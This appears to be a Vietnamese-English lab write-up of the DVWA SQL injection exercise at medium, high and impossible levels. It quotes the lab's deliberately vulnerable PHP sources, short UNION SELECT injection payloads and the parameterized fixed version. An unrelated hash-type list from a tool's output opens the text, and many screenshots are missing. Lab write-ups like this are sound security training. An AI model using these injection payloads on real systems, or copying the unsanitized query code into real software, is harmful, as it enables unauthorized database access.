[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```

2. Medium

- Lý thuyết

Low Level

The SQL query uses RAW input that is directly controlled by the attacker. All they need to-do is escape the query and then they are able to execute any SQL query they wish.

Spoiler: [redacted].

Medium Level

The medium level uses a form of SQL injection protection, with the function of "mysql_real_escape_string()". However due to the SQL query not having quotes around the parameter, this will not fully protect the query from being altered.

The text box has been replaced with a pre-defined dropdown list and uses POST to submit the form.

Spoiler: `?id=a UNION SELECT 1,2;-- -&Submit=Submit.`

High Level

This is very similar to the low level, however this time the attacker is inputting the value in a different manner. The input values are being transferred to the vulnerable query via session variables using another page, rather than a direct GET request.

Spoiler: [redacted].

Impossible Level

The queries are now parameterized queries (rather than being dynamic). This means the query has been defined by the developer, and has distinguish which sections are code, and the rest is data.


- Source

SQL Injection Source


vulnerabilities/sqli/source/medium.php

```php
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $id);

    $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
    $result = mysqli_query($GLOBALS["___mysqli_ston"], $query) or die( '<pre>' . mysqli_error($GLOBALS["___mysqli_ston"]) . '</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Display values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

}

// This is used later on in the index.php page
// Setting it here so we can close the database connection in here like in the rest of the source scripts
$query  = "SELECT COUNT(*) FROM users;";
$result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_r
pre>' );
$number_of_rows = mysqli_fetch_row( $result )[0];

mysqli_close($GLOBALS["___mysqli_ston"]);
?>
```


- Lần này thì hãy thử với burp




- Thử payload như bài trước




- Thử xem và sửa file trên page



⇨ Button đã bị thay đổi





- Tiếp tục sửa



⇨ Sai SQL syntax, nhưng có vẻ đang đi đúng hướng


- Giờ thì hãy sửa payload lại 1 lần nữa






⇨ Vẫn chưa đúng ý

- Sửa lại lần nữa



- Và thu được kết quả



3. High

- Lý thuyết

Low Level

The SQL query uses RAW input that is directly controlled by the attacker. All they need to-do is escape the query and then they are able to execute any SQL query they wish.

Spoiler: [redacted].

Medium Level

The medium level uses a form of SQL injection protection, with the function of "mysql_real_escape_string()". However due to the SQL query not having quotes around the parameter, this will not fully protect the query from being altered.

The text box has been replaced with a pre-defined dropdown list and uses POST to submit the form.

Spoiler: [redacted].

High Level

This is very similar to the low level, however this time the attacker is inputting the value in a different manner. The input values are being transferred to the vulnerable query via session variables using another page, rather than a direct GET request.

Spoiler: `ID: a' UNION SELECT "text1","text2";-- -&Submit=Submit.`

Impossible Level

The queries are now parameterized queries (rather than being dynamic). This means the query has been defined by the developer, and has distinguish which sections are code, and the rest is data.


- Source

SQL Injection Source

vulnerabilities/sqli/source/high.php

```php
<?php

if( isset( $_SESSION [ 'id' ] ) ) {
    // Get input
    $id = $_SESSION[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
    $result = mysqli_query($GLOBALS["___mysqli_ston"], $query ) or die( '<pre>Something went wrong.</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

- Khi bấm thay đổi ID, thử payload như bài trước



⇨ Done luôn

4. Impossible


- Source

SQL Injection Source

vulnerabilities/sqli/source/impossible.php

```php
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if(is_numeric( $id )) {
        // Check the database
        $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();
        $row = $data->fetch();

        // Make sure only 1 result is returned
        if( $data->rowCount() == 1 ) {
            // Get values
            $first = $row[ 'first_name' ];
            $last  = $row[ 'last_name' ];

            // Feedback for end user
            echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
        }
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

- Lần này cũng thử như bài trước nhưng sau khi submit lại không hiện gì



- Đọc lại hướng dẫn thì thấy nó Impossible thật xD

Impossible Level

The queries are now parameterized queries (rather than being dynamic). This means the query has been defined by the developer, and has distinguish which sections are code, and the rest is data.